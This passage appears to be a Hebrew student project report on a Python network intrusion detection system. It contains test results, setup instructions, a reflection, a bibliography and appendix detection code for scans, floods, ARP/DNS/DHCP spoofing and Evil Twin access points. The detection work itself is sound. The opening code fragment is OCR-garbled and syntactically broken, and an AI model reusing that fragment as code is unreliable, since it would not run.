    cur = st["current"].current_pps(last_seconds=CURRENT_WINDOW_SECONDS)

    if cur < MIN_CURRENT_PPS:
        return None

    if std <= 0.00001:
#       If traffic was almost constant, treat big jumps as anomaly
        if cur > max(mean * 4.0, mean + 500.0):
            return}
"               type": "ANOMALY_TRAFFIC,"
"               severity": 6,
"               description": f"Traffic anomaly: current ~{cur: .0f} PPS vs baseline mean ~{mean: .0f}
PPS,"
"               evidence_key": p.src_ip or p.dst_ip or "global,"
{
        return None

    z = (cur - mean) / std
    if z >= Z_THRESHOLD:
        return}
"           type": "ANOMALY_TRAFFIC,"
"           severity": 6,
"           description) :"
              f"Traffic anomaly (z={z: .1f}): current ~{cur: .0f} PPS, baseline mean
~{mean: .0f}±{std: .0f} PPS"
,(
"           evidence_key": p.src_ip or p.dst_ip or "global,"
{
```

```
return None
```

אם באמת אתם רוצים את כל האלגוריתמים בפרויקט, ויש הרבה, אז כל הקוד מצורף בסוף.

מסמך בדיקות מלא


בחלק זה מוצגות הבדיקות שבוצעו למערכת בפועל. הבדיקות מבוססות על הבדיקות שתוכננו בשלב האפיון, ומטרתן לוודא שהמערכת פועלת בצורה תקינה, מזהה תקיפות, שומרת נתונים ומציגה התראות למשתמש.

שם הבדיקה	מטרת הבדיקה	מה בוצע בפועל	תוצאה בפועל	בעיות שהתגלו ופתרון
בדיקת התחברות משתמש	לוודא שמשתמש יכול להתחבר למערכת	הוזנו כתובת דוא״ל וסיסמה תקינים במסך ההתחברות	המשתמש התחבר בהצלחה ונפתח המסך הראשי	לא התגלו בעיות משמעותיות
בדיקת התחברות שגויה	לוודא שהמערכת מטפלת בפרטי התחברות לא תקינים	הוזנו פרטי התחברות שגויים	הוצגה הודעת שגיאה והמשתמש לא נכנס למערכת	נבדק שהגישה נחסמת עד להזדהות תקינה
בדיקת לכידת תעבורה	לוודא שהמערכת קולטת Packets בזמן אמת	הופעלה סריקה ברשת WiFi באמצעות כרטיס רשת במצב Monitor Mode	המערכת קלטה חבילות והציגה אותן בממשק	נדרש לוודא הרשאות מתאימות וכרטיס רשת מתאים
בדיקת Port Scan	לוודא זיהוי סריקת פורטים	הופעלה סימולציה של סריקת פורטים באמצעות קובץ הבדיקות	נוצרה התראת PORT_SCAN	בוצע כוונון של ערך הסף כדי לצמצם התראות שווא
בדיקת SYN Flood	לוודא זיהוי הצפת SYN	נשלחו חבילות SYN רבות בפרק זמן קצר	נוצרה התראת SYN_FLOOD	לא התגלו בעיות משמעותיות
בדיקת UDP Flood	לוודא זיהוי הצפת UDP	נשלחו חבילות UDP רבות ליעד מסוים	נוצרה התראת UDP_FLOOD	בוצעה השהיה בין התראות כדי למנוע הצפה של הממשק
בדיקת ICMP Flood	לוודא זיהוי הצפת ICMP	נשלחו בקשות ICMP רבות בפרק זמן קצר	נוצרה התראת ICMP_FLOOD	לא התגלו בעיות משמעותיות
בדיקת ARP Spoofing	לוודא זיהוי שינוי חריג במיפוי IP ו־ MAC	נוצר מצב שבו אותה כתובת IP הופיעה עם כתובות MAC שונות	נוצרה התראת ARP_SPOOF	נדרש לשמור היסטוריה קצרה של שינויים כדי למנוע זיהוי על בסיס שינוי בודד
בדיקת DNS Poisoning	לוודא זיהוי תשובות DNS חשודות	נוצרו מספר תשובות שונות עבור אותו דומיין	נוצרה התראת DNS_POISON	נוספו חריגים לדומיינים נפוצים כדי לצמצם התראות שווא
בדיקת DHCP Spoofing	לוודא זיהוי מספר שרתי DHCP ברשת	נוצר מצב שבו מופיעים מספר שרתי DHCP	נוצרה התראת DHCP_SPOOF	לא התגלו בעיות משמעותיות
בדיקת Evil Twin	לוודא זיהוי נקודת גישה חשודה	נבדקו רשתות WiFi בעלות אותו SSID עם מאפיינים שונים	נוצרה התראת EVIL_TWIN כאשר נמצאה חריגה	נדרש Monitor Mode כדי לקלוט Beacon Frames
בדיקת אנומליה בתעבורה	לוודא זיהוי חריגה בקצב התעבורה	נוצר עומס תעבורה חריג ביחס לקצב הרגיל	נוצרה התראת ANOMALY_TRAFFIC	נוספו תנאים של סף מינימלי כדי למנוע התראות שווא
בדיקת שמירת התראות ב- SQLite	לוודא שהתראות נשמרות במסד המקומי	נוצרו מספר התראות ונבדקה הופעתן במסד הנתונים	ההתראות נשמרו ונטענו מחדש בממשק	לא התגלו בעיות משמעותיות
בדיקת שמירת התראות ב- Firebase	לוודא שהתראות משויכות למשתמש בענן	נוצרה התראה לאחר התחברות משתמש	ההתראה נשמרה תחת מזהה המשתמש	במקרה שאין אינטרנט המידע עדיין נשמר מקומית
בדיקת יצירת Evidence	לוודא יצירת קובץ ראיות לאירוע	נבחרה התראה ונוצר עבורה קובץ PCAP	הקובץ נוצר ונשמר בתיקיית הראיות	נבדק שהנתיב נשמר גם בהתראה
בדיקת פתיחת PCAP ב־ Wireshark	לוודא שקובץ הראיות תקין	קובץ ה־ PCAP נפתח ב־ Wireshark	הקובץ נפתח והציג את החבילות הרלוונטיות	לא התגלו בעיות משמעותיות

בדיקת ממשק משתמש	לוודא שהממשק מציג נתונים בזמן אמת	הופעלה סריקה ונבדקו רשימות Packets, Alerts וסטטיסטיקות	המידע הוצג בצורה תקינה	בוצעו תיקוני רענון כדי למנוע קיפאון בממשק
בדיקת עצירת סריקה	לוודא שניתן לעצור את פעולת המערכת	הופעלה סריקה ולאחר מכן נלחץ כפתור עצירה	הסריקה נעצרה והמערכת נשארה יציבה	לא התגלו בעיות משמעותיות

5. מדריך למשתמש

עץ הקבצים



אין היררכיה פנימית שכן הפרויקט לא משתמש בתמונות וכדומה, ולא בנוי כמו פרויקט android או שרת-לקוח.

התקנת המערכת

פירוט הסביבה הנדרשת

חומרה

- מחשב אישי או מחשב נייד .
- כרטיס רשת אלחוטי התומך ב-Monitor Mode.
- חיבור לרשת Wifi.

תוכנה

- מערכת הפעלה Linux .
- Python 3.10 ומעלה .
- SQLite.
- חיבור אינטרנט לצורך התחברות ל-Firebase.
- Wireshark לצורך צפייה בקבצי ראיות מסוג PCAP.

פירוט הכלים הנדרשים

המערכת עושה שימוש בכלים ובספריות הבאות:

כלי	תפקיד
Python	שפת הפיתוח הראשית
Scapy	לכידת וניתוח תעבורת רשת
Tkinter	ממשק המשתמש
SQLite	מסד נתונים מקומי
Firebase	אימות משתמשים ושמירת התראות
Matplotlib	הצגת גרפים וסטטיסטיקות
GeoLite2	איתור מידע גיאוגרפי לפי כתובת IP
Wireshark	ניתוח קבצי ראיות

מיקומי קבצים

להלן הקבצים המרכזיים במערכת ותפקידם:

קובץ	תפקיד
main.py	הפעלת המערכת
login_poc.py	מסך התחברות והרשמה
dashboard.py	ממשק המשתמש הראשי
orchestrator.py	ניהול פעילות המערכת
attacks.py	זיהוי התקיפות
anomaly.py	זיהוי אנומליות
database.py	עבודה מול מסד הנתונים
flows.py	ניהול זרמי תקשורת
packet.py	ייצוג חבילות רשת
firebase_alerts.py	שמירת התראות ב־Firebase
forensics.py	יצירת קבצי ראיות
geoip.py	מידע גיאוגרפי על כתובותIP
policy.py	מדיניות וחוקי זיהוי

נתונים התחלתיים

בעת הפעלת המערכת קיימים הנתונים הבאים:

- מסד נתונים SQLite המכיל את טבלאות המערכת.
- תיקיית Evidence לשמירת קבצי ראיות.
- תיקיית Evidence Bundles לשמירת חבילות ראיות.
- קובץ GeoLite2-City.mmdb המשמש לזיהוי מיקום גיאוגרפי של כתובות IP.
- משתמשים הרשומים במערכת Firebase Authentication.

רשת

המערכת מיועדת לפעול ברשת Wifi.

בניגוד למערכות המנטרות רק את המחשב המקומי, מערכת זו סורקת את כלל התעבורה האלחוטית הנקלטת על ידי כרטיס הרשת. לצורך כך נדרש להפעיל את כרטיס הרשת במצב Monitor Mode.

במצב זה המערכת מסוגלת לקלוט:

- חבילות TCP
- חבילות UDP
- חבילות ICMP
- הודעות ARP
- הודעות DHCP
- תעבורת DNS
- מסגרות WiFi מסוג 802.11.

ארכיטקטורה מינימלית נדרשת

המערכת פועלת במבנה של יישום מקומי (Standalone Application) ואינה מבוססת על שרת מרכזי.

הארכיטקטורה המינימלית הנדרשת כוללת:

- מחשב Linux
- כרטיס רשת התומך ב- Monitor Mode
- חיבור לרשת WiFi
- גישה לאינטרנט לצורך עבודה מול Firebase
- הרשאות מערכת המאפשרות לכידת תעבורת רשת.

משתמשי המערכת

בגרסה הנוכחית קיים סוג משתמש אחד:

משתמש רגיל

המשתמש יכול:

- להתחבר למערכת .
- להפעיל סריקת רשת .
- לעצור סריקה .
- לצפות בהתראות .
- לצפות בנתוני תעבורה .
- לייצא קבצי ראיות .
- לפתוח קבצי PCAP לצורך חקירה.

בהרצה בפעם הראשונה, יש לוודא שמותקנים כל הקבצים: קבצי הקוד, קובץ env., קובץ ה-database ותיקיית ה-evidence. לאחר שווידאנו שהסביבה מתאימה ויש את כל הקבצים, אפשר להריץ את קובץ main.py. לאחר מכן יש לפעול כפי שתיארתי ב"תיאור מסכי המערכת".

6. רפלקציה

במהלך פיתוח הפרויקט למדתי רבות על עולם אבטחת המידע, רשתות תקשורת ופיתוח מערכות תוכנה. בתחילת הדרך הכרתי חלק מהמושגים ברמה תאורטית בלבד, אך במהלך העבודה נדרשתי להבין כיצד הם פועלים בפועל וליישם אותם במערכת אמיתית. הפרויקט אפשר לי לשלב בין ידע מתחומי התכנות, הרשתות ואבטחת המידע ולראות כיצד כל התחומים הללו מתחברים למערכת אחת שלמה.

אחד הדברים המשמעותיים ביותר שלמדתי במהלך הפרויקט היה הפער בין ידע תאורטי לבין יישום מעשי. במהלך הלימודים למדתי (בבית הספר, בבית לבד, עם חברים) כיצד פרוטוקולים שונים עובדים ומהי המטרה שלהם, אך כאשר נדרשתי לנתח תעבורת רשת אמיתית, הבנתי שעליי להכיר לעומק את מבנה החבילות, את השדות השונים בכל פרוטוקול ואת אופן התקשורת בין מחשבים ברשת. במהלך העבודה למדתי כיצד פועלים פרוטוקולים כגון TCP, UDP, ICMP, ARP, DHCP ו-DNS וכיצד ניתן להשתמש במידע שהם מכילים לצורך זיהוי תקיפות.

חלק משמעותי מאוד מהפרויקט היה תהליך מחקר ולמידה עצמאית. כמעט כל יכולת חדשה שהוספתי למערכת דרשה ממני ללמוד תחילה את התקיפה שאותה רציתי לזהות. לפני כתיבת הקוד נדרשתי להבין כיצד התקיפה פועלת, אילו עקבות היא משאירה בתעבורת הרשת, אילו מאפיינים ניתן למדוד ואילו תנאים יכולים להעיד על פעילות זדונית. לצורך כך נעזרתי במאמרים מקצועיים, בתיעוד טכני, בסרטוני הדרכה ובכלי ניתוח תעבורה כגון Wireshark. רק לאחר שהבנתי את אופן הפעולה של התקיפה יכולתי לתכנן אלגוריתם מתאים לזיהויה.

אחד התחומים המעניינים ביותר שחקרתי במהלך העבודה היה עולם רשתות ה-Wifi. כדי שהמערכת תוכל לנטר את כלל התעבורה האלחוטית ברשת ולא רק את התעבורה המיועדת למחשב המקומי, היה צורך להשתמש בכרטיס רשת התומך ב-Monitor Mode. במהלך המחקר למדתי כיצד פועלות רשתות אלחוטיות, מהם SSID ו-BSSID, כיצד פועלות נקודות גישה אלחוטיות ומהם Beacon Frames. ידע זה היה הכרחי לצורך מימוש יכולות כגון זיהוי Evil Twin וזיהוי התקפות נוספות המתרחשות ברשת האלחוטית.

במהלך הפיתוח נדרשתי להתמודד גם עם אתגרים מעשיים רבים. אחד האתגרים המרכזיים היה צמצום התראות שווא. בתחילת הדרך מנגנוני הזיהוי היו רגישים מדי ולעיתים זיהו פעילות תקינה כתקיפה. כדי לפתור בעיה זו ביצעתי ניסויים רבים, בדקתי כמויות גדולות של תעבורה ושיניתי ערכי סף ותנאי זיהוי עד לקבלת תוצאות מדויקות יותר. תהליך זה לימד אותי את החשיבות של בדיקות, איסוף נתונים ושיפור הדרגתי של המערכת.

אתגר נוסף היה פיתוח מערכת גדולה יחסית המורכבת ממספר רב של רכיבים. ככל שהפרויקט התרחב, הבנתי את החשיבות של תכנון נכון, חלוקה למודולים והפרדת אחריות בין רכיבי המערכת. בתחילת העבודה השתמשתי בסביבת הפיתוח IDLE, אך לאחר שהפרויקט גדל ועבר לכלול מספר רב של קבצים ומודולים, עברתי לעבוד עם PyCharm, שאפשר לי לנהל את הקוד בצורה נוחה ומסודרת יותר.

אני חושב שהצלחתי לעמוד במטרות שהצבתי בתחילת הפרויקט. המערכת מסוגלת לנטר תעבורת רשת בזמן אמת, לזהות מגוון סוגי תקיפות, להציג התראות למשתמש, לשמור מידע לצורך תחקור אירועים וליצור קובצי ראיות בפורמט PCAP. בנוסף, המערכת כוללת מנגנון התחברות משתמשים המבוסס על Firebase וממשק משתמש גרפי המאפשר להפעיל את המערכת בצורה נוחה.

אם הייתי ממשיך לפתח את הפרויקט בעתיד, הייתי מעוניין להוסיף תמיכה בסוגי תקיפות נוספים, לשפר את מנגנון זיהוי האנומליות באמצעות שיטות מתקדמות יותר, ולהוסיף אפשרות לניהול מרכזי של מספר תחנות ניטור במקביל. כמו כן, ניתן לשלב בעתיד יכולות למידת מכונה לצורך שיפור יכולת הזיהוי והפחתת התראות שווא.

לסיכום, אני מרגיש שהפרויקט תרם לי רבות הן מבחינה מקצועית והן מבחינה אישית. מעבר לידע הטכני שרכשתי בתחומי הרשתות, אבטחת המידע והתכנות, למדתי כיצד לגשת לבעיה מורכבת, כיצד לבצע מחקר עצמאי וכיצד לתכנן ולממש מערכת תוכנה גדולה יחסית משלב הרעיון ועד למוצר עובד. בעיניי, היכולת ללמוד נושא חדש באופן עצמאי, לחקור אותו לעומק וליישם אותו בפועל היא אחד הדברים החשובים ביותר שרכשתי במהלך העבודה על הפרויקט.

7. ביבליוגרפיה

Cloudflare. (n.d.). *What is DNS cache poisoning?* Cloudflare Learning Center. Retrieved May 2026, from https://www.cloudflare.com/learning/dns/dns-cache-poisoning/

Cloudflare. (n.d.). *What is a SYN flood attack?* Cloudflare Learning Center. Retrieved May 2026, from https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/

Cloudflare. (n.d.). *What is a UDP flood attack?* Cloudflare Learning Center. Retrieved May 2026, from https://www.cloudflare.com/learning/ddos/udp-flood-ddos-attack/

Firebase. (n.d.). *Firebase*. Retrieved May 2026, from https://firebase.google.com/

Fortinet. (n.d.). *What is ARP spoofing (ARP poisoning)?* Fortinet Cybersecurity Glossary. Retrieved May 2026, from https://www.fortinet.com/resources/cyberglossary/arp-spoofing

Imperva. (n.d.). *What is DHCP spoofing?* Imperva Learning Center. Retrieved May 2026, from https://www.imperva.com/learn/application-security/dhcp-spoofing/

JetBrains. (n.d.). *PyCharm*. Retrieved May 2026, from https://www.jetbrains.com/pycharm/

Kaspersky. (n.d.). *Evil twin attacks explained*. Kaspersky Resource Center. Retrieved May 2026, from https://www.kaspersky.com/resource-center/preemptive-safety/evil-twin-attacks

MaxMind. (n.d.). *GeoLite2 databases*. Retrieved May 2026, from https://www.maxmind.com/en/geolite2/signup

NordVPN. (n.d.). *What is an evil twin attack?* NordVPN Blog. Retrieved May 2026, from https://nordvpn.com/blog/evil-twin-attack/

Real Python. (n.d.). *Python tutorials and learning resources*. Retrieved May 2026, from https://realpython.com/

Scapy Project. (n.d.). *Scapy documentation*. Retrieved May 2026, from https://scapy.readthedocs.io/

Stack Overflow. (n.d.). *Stack Overflow*. Retrieved May 2026, from https://stackoverflow.com/

Wireshark Foundation. (n.d.). *Wireshark user guide*. Retrieved May 2026, from https://www.wireshark.org/docs/wsug_html_chunked/

8. נספחים

קוד כל הפרויקט

הערה (אחרי הגשת הפרויקט): ישנם קבצים לא מעודכנים

הקבצים מסודרים לפי סדר האלפבית

anomaly.py

```python
# anomaly.py
from __future__ import annotations

from collections import deque
from datetime import datetime
from typing import Deque, Dict, Optional, Tuple

from packet import Packet


class RollingCountPerSecond:
    """Rolling per-second packet counts for a fixed window."""

    def __init__(self, window_seconds: int):
        self.window_seconds = int(window_seconds)
        self.buckets: Deque[Tuple[int, int]] = deque()  # (epoch_second, count)

    def add_packet(self, ts: datetime) -> None:
        sec = int(ts.timestamp())
        if self.buckets and self.buckets[-1][0] == sec:
            s, c = self.buckets[-1]
            self.buckets[-1] = (s, c + 1)
        else:
            self.buckets.append((sec, 1))
        self._purge(sec)

    def _purge(self, now_sec: int) -> None:
        cutoff = now_sec - self.window_seconds
        while self.buckets and self.buckets[0][0] < cutoff:
            self.buckets.popleft()

    def mean_std(self) -> Tuple[float, float]:
        if not self.buckets:
            return 0.0, 0.0
        vals = [c for _, c in self.buckets]
        n = len(vals)
        mean = sum(vals) / n
        var = sum((x - mean) ** 2 for x in vals) / n
        return mean, var ** 0.5

    def current_pps(self, last_seconds: int = 1) -> float:
        if not self.buckets:
            return 0.0
        last_seconds = max(1, int(last_seconds))
        now_sec = self.buckets[-1][0]
```

```
        cutoff = now_sec - last_seconds + 1
        total = sum(c for s, c in self.buckets if s >= cutoff)
        return total / last_seconds


# Global anomaly state
_state: Dict[str, dict] = {}

# Tuning
BASELINE_WINDOW_SECONDS = 60
CURRENT_WINDOW_SECONDS = 5
Z_THRESHOLD = 3.0
MIN_CURRENT_PPS = 300.0


def update_and_check_anomaly(p: Packet, key: str = "global") ->
Optional[dict]:
    """Simple anomaly detector on packets-per-second.

    - Builds a baseline over 60s of per-second packet counts.
    - Checks current PPS over 5s against baseline using z-score.
    """
    # Only count real network packets (ignore None ts)
    if not isinstance(p.ts, datetime):
        return None

    st = _state.get(key)
    if st is None:
        st = {
            "baseline":
RollingCountPerSecond(BASELINE_WINDOW_SECONDS),
            "current": RollingCountPerSecond(CURRENT_WINDOW_SECONDS),
            "warmup_started": p.ts,
        }
        _state[key] = st

    st["baseline"].add_packet(p.ts)
    st["current"].add_packet(p.ts)

    # Warmup: wait until we have enough baseline data (at least ~10
buckets)
    if len(st["baseline"].buckets) < 10:
        return None

    mean, std = st["baseline"].mean_std()
    cur =
st["current"].current_pps(last_seconds=CURRENT_WINDOW_SECONDS)

    if cur < MIN_CURRENT_PPS:
        return None

    if std <= 0.00001:
        # If traffic was almost constant, treat big jumps as anomaly
        if cur > max(mean * 4.0, mean + 500.0):
            return {
                "type": "ANOMALY_TRAFFIC",
                "severity": 6,
```

```
                "description": f"Traffic anomaly: current ~{cur:.0f}
PPS vs baseline mean ~{mean:.0f} PPS",
                "evidence_key": p.src_ip or p.dst_ip or "global",
            }
        return None

    z = (cur - mean) / std
    if z >= Z_THRESHOLD:
        return {
            "type": "ANOMALY_TRAFFIC",
            "severity": 6,
            "description": (
                f"Traffic anomaly (z={z:.1f}): current ~{cur:.0f} PPS,
baseline mean ~{mean:.0f}±{std:.0f} PPS"
            ),
            "evidence_key": p.src_ip or p.dst_ip or "global",
        }

    return None
```

attacks.py

```
from __future__ import annotations

from collections import deque
from datetime import datetime
from typing import Deque, Dict, Optional

from packet import Packet

_portscan_state: Dict[str, dict] = {}
PORTSCAN_PORT_THRESHOLD = 50
PORTSCAN_WINDOW_SECONDS = 30


def update_and_check_portscan(p: Packet) -> Optional[dict]:
    if not p.src_ip or not p.dst_ip or p.dst_port is None:
        return None
    if p.proto_name not in ("tcp", "udp"):
        return None

    now: datetime = p.ts
    state = _portscan_state.get(p.src_ip)
    if state is None:
        state = {"first_ts": now, "last_ts": now, "ports": set()}
        _portscan_state[p.src_ip] = state

    if (now - state["first_ts"]).total_seconds() >
PORTSCAN_WINDOW_SECONDS:
        state["first_ts"] = now
        state["ports"].clear()

    state["last_ts"] = now
    state["ports"].add(int(p.dst_port))

    unique_ports = len(state["ports"])
    if unique_ports >= PORTSCAN_PORT_THRESHOLD:
        state["first_ts"] = now
        state["ports"].clear()
        return {
            "type": "PORT_SCAN",
            "severity": 7,
            "description": f"Port scan suspected from {p.src_ip}:
{unique_ports} unique dst ports in {PORTSCAN_WINDOW_SECONDS}s",
            "evidence_key": p.src_ip,
        }
    return None


_arp_state: Dict[str, dict] = {}
ARP_WINDOW_SECONDS = 60
ARP_CHANGES_THRESHOLD = 3


def update_and_check_arpspoof(p: Packet) -> Optional[dict]:
    meta = p.meta or {}
    arp_ip = meta.get("arp_ip")
```

```
    arp_mac = meta.get("arp_mac")
    if not arp_ip or not arp_mac:
        return None

    now = p.ts
    state = _arp_state.get(arp_ip)
    if state is None:
        _arp_state[arp_ip] = {"last_mac": arp_mac, "changes": deque()}
        return None

    changes: Deque[datetime] = state["changes"]
    while changes and (now - changes[0]).total_seconds() >
ARP_WINDOW_SECONDS:
        changes.popleft()

    if arp_mac != state["last_mac"]:
        prev = state["last_mac"]
        state["last_mac"] = arp_mac
        changes.append(now)
        if len(changes) >= ARP_CHANGES_THRESHOLD:
            changes.clear()
            return {
                "type": "ARP_SPOOF",
                "severity": 8,
                "description": f"ARP spoof suspected: IP {arp_ip}
changed MAC multiple times (e.g., {prev} -> {arp_mac}) within
{ARP_WINDOW_SECONDS}s",
                "evidence_key": arp_ip,
            }
    return None


_syn_state: Dict[str, dict] = {}
SYN_WINDOW_SECONDS = 10
SYN_THRESHOLD = 200
SYN_ACK_RATIO = 5.0


def update_and_check_synflood(p: Packet) -> Optional[dict]:
    if p.proto_name != "tcp" or not p.dst_ip or not
isinstance(p.flags, str):
        return None

    now = p.ts
    dst = p.dst_ip
    state = _syn_state.get(dst)
    if state is None:
        state = {"events": deque()}
        _syn_state[dst] = state

    flags = p.flags or ""
    is_syn_only = ("S" in flags) and ("A" not in flags)
    is_ackish = ("A" in flags)

    events: Deque = state["events"]
    events.append((now, is_syn_only, is_ackish))
    while events and (now - events[0][0]).total_seconds() >
```

```
SYN_WINDOW_SECONDS:
        events.popleft()

    syn = sum(1 for _, is_syn, _ in events if is_syn)
    ack = sum(1 for _, _, is_ack in events if is_ack)
    if syn >= SYN_THRESHOLD and (syn / max(ack, 1)) >= SYN_ACK_RATIO:
        events.clear()
        return {
            "type": "SYN_FLOOD",
            "severity": 9,
            "description": f"SYN flood suspected against {dst}: {syn}
SYNs vs {ack} ACKs in {SYN_WINDOW_SECONDS}s",
            "evidence_key": dst,
        }
    return None


_eviltwin_state: Dict[str, dict] = {}
EVILTWIN_WINDOW_SECONDS = 60
EVILTWIN_RSSI_JUMP_DB = 12
EVILTWIN_MIN_APS = 2


def update_and_check_eviltwin(p: Packet) -> Optional[dict]:
    meta = p.meta or {}
    ssid = meta.get("wifi_ssid")
    bssid = meta.get("wifi_bssid")
    if not ssid or not bssid or not meta.get("wifi_is_beacon", False):
        return None

    now = p.ts
    channel = meta.get("wifi_channel")
    rssi = meta.get("wifi_rssi_dbm")

    state = _eviltwin_state.get(ssid)
    if state is None:
        state = {"first_ts": now, "aps": {}}
        _eviltwin_state[ssid] = state

    if (now - state["first_ts"]).total_seconds() >
EVILTWIN_WINDOW_SECONDS:
        state["first_ts"] = now
        state["aps"].clear()

    aps = state["aps"]
    if bssid in aps:
        aps[bssid]["channel"] = channel
        aps[bssid]["rssi"] = rssi
        return None

    suspicious = False
    reasons = []
    for _, info in aps.items():
        other_ch = info.get("channel")
        other_rssi = info.get("rssi")
        if channel is not None and other_ch is not None and channel !=
other_ch:
```

```
            suspicious = True
            reasons.append(f"channel {channel} vs {other_ch}")
        if rssi is not None and other_rssi is not None and (rssi -
other_rssi) >= EVILTWIN_RSSI_JUMP_DB:
            suspicious = True
            reasons.append(f"RSSI jump {rssi} dBm vs {other_rssi}
dBm")

    aps[bssid] = {"channel": channel, "rssi": rssi}
    if suspicious and len(aps) >= EVILTWIN_MIN_APS:
        state["first_ts"] = now
        state["aps"].clear()
        return {
            "type": "EVIL_TWIN",
            "severity": 8,
            "description": f"Evil Twin suspected for SSID '{ssid}':
new AP {bssid} does not match existing APs. Reasons: {',
'.join(reasons)}",
            "evidence_key": ssid,
        }
    return None


_flood_state: dict[str, dict] = {}
FLOOD_WINDOW_SECONDS = 5
FLOOD_PACKET_THRESHOLD = 99
_last_flood_alert: dict[tuple[str, str], datetime] = {}
FLOOD_SUPPRESS_SECONDS = 20


def update_and_check_flood(p: Packet):
    if not p.dst_ip or p.proto_name not in ("udp", "icmp"):
        return None

    now = p.ts
    dst = p.dst_ip
    proto = p.proto_name
    state_key = (dst, proto)
    state = _flood_state.get(state_key)
    if state is None:
        state = {"events": deque()}
        _flood_state[state_key] = state

    events = state["events"]
    events.append(now)
    while events and (now - events[0]).total_seconds() >
FLOOD_WINDOW_SECONDS:
        events.popleft()

    count = len(events)
    if count >= FLOOD_PACKET_THRESHOLD:
        last = _last_flood_alert.get(state_key)
        if last and (now - last).total_seconds() <
FLOOD_SUPPRESS_SECONDS:
            return None
        _last_flood_alert[state_key] = now
        events.clear()
```

```
        return {
            "type": f"{proto.upper()}_FLOOD",
            "severity": 8,
            "description": f"{proto.upper()} flood suspected against
{dst}: {count} packets in {FLOOD_WINDOW_SECONDS}s",
            "evidence_key": dst,
        }
    return None


_dns_state: Dict[str, dict] = {}
DNS_WINDOW_SECONDS = 60
DNS_DISTINCT_ANSWERS_THRESHOLD = 4


def update_and_check_dns_poison(p: Packet) -> Optional[dict]:
    meta = p.meta or {}
    qname = meta.get("dns_qname")
    answers = meta.get("dns_answers")
    if not qname or not answers:
        return None

    qname_lower = qname.lower()
    if "watson.events.data.microsoft.com" in qname_lower:
        return None
    if any(x in qname_lower for x in [
        "vortex.data.microsoft.com",
        "vortex-win.data.microsoft.com",
        "self.events.data.microsoft.com",
        "v10.events.data.microsoft.com",
        "settingsfd-prod",
        "blobcollector.events.data.trafficmanager.net",
    ]):
        return None
    if qname.endswith(".local") or ".local." in qname:
        return None

    now = p.ts
    st = _dns_state.get(qname)
    if st is None:
        st = {"first_ts": now, "answers": set()}
        _dns_state[qname] = st

    if (now - st["first_ts"]).total_seconds() > DNS_WINDOW_SECONDS:
        st["first_ts"] = now
        st["answers"].clear()

    for a in answers:
        if a:
            st["answers"].add(str(a))

    distinct = len(st["answers"])
    if distinct >= DNS_DISTINCT_ANSWERS_THRESHOLD:
        ans_sample = ", ".join(list(sorted(st["answers"]))[:5])
        st["first_ts"] = now
        st["answers"].clear()
        return {
```

```
            "type": "DNS_POISON",
            "severity": 8,
            "description": f"DNS poisoning suspected for {qname}:
{distinct} distinct answers seen within {DNS_WINDOW_SECONDS}s (sample:
{ans_sample})",
            "evidence_key": p.src_ip or p.dst_ip or qname,
        }
    return None


_dhcp_state: Dict[str, dict] = {}
DHCP_WINDOW_SECONDS = 60
DHCP_SERVER_THRESHOLD = 2


def update_and_check_dhcp_spoof(p: Packet) -> Optional[dict]:
    meta = p.meta or {}
    dhcp_type = str(meta.get("dhcp_type") or "").lower()
    server_id = meta.get("dhcp_server_id")
    if dhcp_type not in ("offer", "ack") or not server_id:
        return None

    now = p.ts
    key = "global"
